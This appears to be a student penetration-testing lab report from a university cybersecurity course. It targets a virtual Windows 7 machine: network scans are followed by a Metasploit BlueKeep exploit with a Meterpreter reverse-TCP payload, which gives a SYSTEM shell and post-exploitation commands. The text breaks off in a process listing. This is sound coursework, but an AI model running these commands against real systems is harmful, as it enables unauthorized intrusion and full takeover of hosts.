# PENETRATION TESTING

CT/2022/067

INTRODUCTION TO CYBERSECURITY (CTEC 21052)

FACULTY OF COMPUTING & TECHNOLOGY

UNIVERSITY OF KELANIYA


# WHAT IS PENETRATION TESTING

- Authorized security testing method
- Simulates real world cyberattacks
- Identifies vulnerabilities in systems
- Helps improve system security

# ATTACKER & TARGET SYSTEM

**Attacker System**
Kali Linux
Penetration testing operating system
Used for scanning and exploitation

**Target System**
Windows 7
Vulnerable system for testing
Used as attack target
IP : 10.0.2.6



# ACTIVE RECONNAISSANCE

## Connectivity check

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=128 time=2.12 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=128 time=1.94 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=128 time=1.65 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=128 time=0.927 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=128 time=1.42 ms
64 bytes from 10.0.2.6: icmp_seq=6 ttl=128 time=1.15 ms
64 bytes from 10.0.2.6: icmp_seq=7 ttl=128 time=2.22 ms
64 bytes from 10.0.2.6: icmp_seq=8 ttl=128 time=2.90 ms
^C
--- 10.0.2.6 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7011ms
rtt min/avg/max/mdev = 0.927/1.789/2.902/0.597 ms

┌──(kali㉿kali)-[~]
└─$ fping -c 10 10.0.2.6
10.0.2.6 : [0], 64 bytes, 4.16 ms (4.16 avg, 0% loss)
10.0.2.6 : [1], 64 bytes, 2.60 ms (3.38 avg, 0% loss)
10.0.2.6 : [2], 64 bytes, 2.18 ms (2.98 avg, 0% loss)
10.0.2.6 : [3], 64 bytes, 1.44 ms (2.60 avg, 0% loss)
10.0.2.6 : [4], 64 bytes, 1.34 ms (2.35 avg, 0% loss)
10.0.2.6 : [5], 64 bytes, 2.14 ms (2.31 avg, 0% loss)
10.0.2.6 : [6], 64 bytes, 0.739 ms (2.09 avg, 0% loss)
10.0.2.6 : [7], 64 bytes, 1.16 ms (1.97 avg, 0% loss)
10.0.2.6 : [8], 64 bytes, 1.34 ms (1.90 avg, 0% loss)
10.0.2.6 : [9], 64 bytes, 1.36 ms (1.85 avg, 0% loss)

10.0.2.6 : xmt/rcv/%loss = 10/10/0%, min/avg/max = 0.739/1.85/4.16
```

- The *ping* command was used to check whether the target system is reachable.
- Successful replies confirmed that the target machine is active and connected to the network.
- This step verifies basic network connectivity.

- The *fping* command was used to send multiple ICMP requests to the target.
- This confirms host availability with packet statistics.
- It provides more reliable results than a single ping request.

# PORT &SERVICE SCANNING USING NMAP

***nmap -sS 10.0.2.6*** – Performs a TCP SYN scan to identify open ports on the target system.

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -sS 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-30 06:55 EST
Nmap scan report for 10.0.2.6
Host is up (0.0015s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49159/tcp open  unknown
MAC Address: 08:00:27:AE:CB:CC (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds
```

# PORT & SERVICE SCANNING USING NETCAT

***nc -zv 10.0.2.6 135*** – Checks whether port **135** is open on the target system.

***nc -zv 10.0.2.6 1-1000*** – Scans ports **1 to 1000** on the target system to identify open ports.

```
┌──(kali㉿kali)-[~]
└─$ nc -zv 10.0.2.6 135
10.0.2.6: inverse host lookup failed: Unknown host
(UNKNOWN) [10.0.2.6] 135 (epmap) open

┌──(kali㉿kali)-[~]
└─$ nc -zv 10.0.2.6 1-1000

10.0.2.6: inverse host lookup failed: Unknown host
(UNKNOWN) [10.0.2.6] 445 (microsoft-ds) open
(UNKNOWN) [10.0.2.6] 139 (netbios-ssn) open
(UNKNOWN) [10.0.2.6] 135 (epmap) open

┌──(kali㉿kali)-[~]
└─$
```


# CONNECTIVITY CHECK AND PORT SCANNING

*hping3 -p 135 10.0.2.6* -sends TCP packets to a specified port on a target IP to test connectivity or port status.

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -p 135 10.0.2.6
HPING 10.0.2.6 (eth1 10.0.2.6): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=10.0.2.6 ttl=128 DF id=1339 sport=135 flags=RA seq=0 win=0 rtt=27.4 ms
len=46 ip=10.0.2.6 ttl=128 DF id=1340 sport=135 flags=RA seq=1 win=0 rtt=3.4 ms
len=46 ip=10.0.2.6 ttl=128 DF id=1341 sport=135 flags=RA seq=2 win=0 rtt=3.1 ms
len=46 ip=10.0.2.6 ttl=128 DF id=1342 sport=135 flags=RA seq=3 win=0 rtt=9.0 ms
len=46 ip=10.0.2.6 ttl=128 DF id=1343 sport=135 flags=RA seq=4 win=0 rtt=8.0 ms
len=46 ip=10.0.2.6 ttl=128 DF id=1344 sport=135 flags=RA seq=5 win=0 rtt=10.9 ms
len=46 ip=10.0.2.6 ttl=128 DF id=1345 sport=135 flags=RA seq=6 win=0 rtt=10.9 ms
len=46 ip=10.0.2.6 ttl=128 DF id=1346 sport=135 flags=RA seq=7 win=0 rtt=5.4 ms
len=46 ip=10.0.2.6 ttl=128 DF id=1347 sport=135 flags=RA seq=8 win=0 rtt=8.6 ms
^C
--- 10.0.2.6 hping statistic ---
```


# VULNERABILITY SCANNING USING NESSUS

- Nessus was used to perform automated vulnerability scanning.
- The scan identified known vulnerabilities in the Windows 7 system.
- Results were analyzed to select a suitable exploit.



# ANALYSIS OF IDENTIFIED VULNERABILITY

Identified Vulnerability:BlueKeep



# EXPLOITATION FRAMEWORK

Metasploit

```
kali@kali: ~
Session  Actions  Edit  View  Help
Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Store discovered credentials for later use with creds

 ______________________________________
/ it looks like you're trying to run a \
\ module                               /
 --------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/

       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

# EXPLOIT SEARCH USING METASPLOIT

```
kali@kali: ~
Session  Actions  Edit  View  Help
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search bluekeep

Matching Modules
================

   #   Name                                                     Di
sclosure Date  Rank    Check  Description
   -   ----                                                     --
_____________  ____    _____  ___________

   0   auxiliary/scanner/rdp/cve_2019_0708_bluekeep             20
19-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop
 RCE Check
   1     \_ action: Crash                                       .
              .       .      Trigger denial of service vulnerability
   2     \_ action: Scan                                        .
              .       .      Scan for exploitable targets
   3   exploit/windows/rdp/cve_2019_0708_bluekeep_rce           20
19-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kerne
l Use After Free
   4     \_ target: Automatic targeting via fingerprinting      .
              .       .      .
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)      .
              .       .      .
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)  .
              .       .      .
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)     .
              .       .      .
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)     .
```

# BLUEKEEP EXPLOIT IDENTIFICATION

```
kali@kali: ~
Session  Actions  Edit  View  Help
   1     \_ action: Crash                                                  .
             .        .      Trigger denial of service vulnerability
   2     \_ action: Scan                                                   .
             .        .      Scan for exploitable targets
   3   exploit/windows/rdp/cve_2019_0708_bluekeep_rce                     20
19-05-14     manual   Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kerne
l Use After Free
   4     \_ target: Automatic targeting via fingerprinting                 .
             .        .      .
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)                 .
             .        .      .
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)  .
             .        .      .
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)     .
             .        .      .
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)     .
             .        .      .
   9     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)   .
             .        .      .
   10    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)       .
             .        .      .
   11    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)           .
             .        .      .
   12    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)      .
             .        .      .


Interact with a module by name or index. For example info 12, use 12 or use e
xploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET
 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'
```

# EXPLOIT CONFIGURATION


```
kali@kali: ~
Session  Actions  Edit  View  Help

No active sessions.

msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Automatic targeting via fingerprinting
    1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
    2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
    3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
    4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
    5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
    6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
    7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
    8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)


msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run
[-] 10.0.2.6:3389 - Exploit failed: windows/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.6:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.0.2.6:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.0.2.6:3389         - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.6:3389         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.6:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.6:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 10.0.2.6:3389 - ←———————— | Entering Danger Zone | ————————→
[*] 10.0.2.6:3389 - Surfing channels ...
[*] 10.0.2.6:3389 - Lobbing eggs ...
[*] 10.0.2.6:3389 - Forcing the USE of FREE'd object ...
[!] 10.0.2.6:3389 - ←———————— | Leaving Danger Zone | ————————→
[*] Sending stage (230982 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.5:49166) at 2025-12-30 09:18:53 -0500
```

- The target IP address was set using the *RHOSTS* parameter.
- Available exploit targets were listed using show targets.
- The appropriate target configuration was selected before exploitation.

# POST-EXPLOITATION ACTIVITIES

*sysinfo* – Displays system information of the compromised target, including operating system, architecture, and computer name.

*ps* – Lists all running processes on the compromised target system.




```
kali@kali: ~
Session  Actions  Edit  View  Help
[*] Preparing player ...
[*] Opening player at: /home/kali/lNcVyoLR.html
[*] Streaming ...
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions -interact <id> --timeout <value>
meterpreter > sysinfo
Computer        : DESHANI-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 256   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 284   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 332   320   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
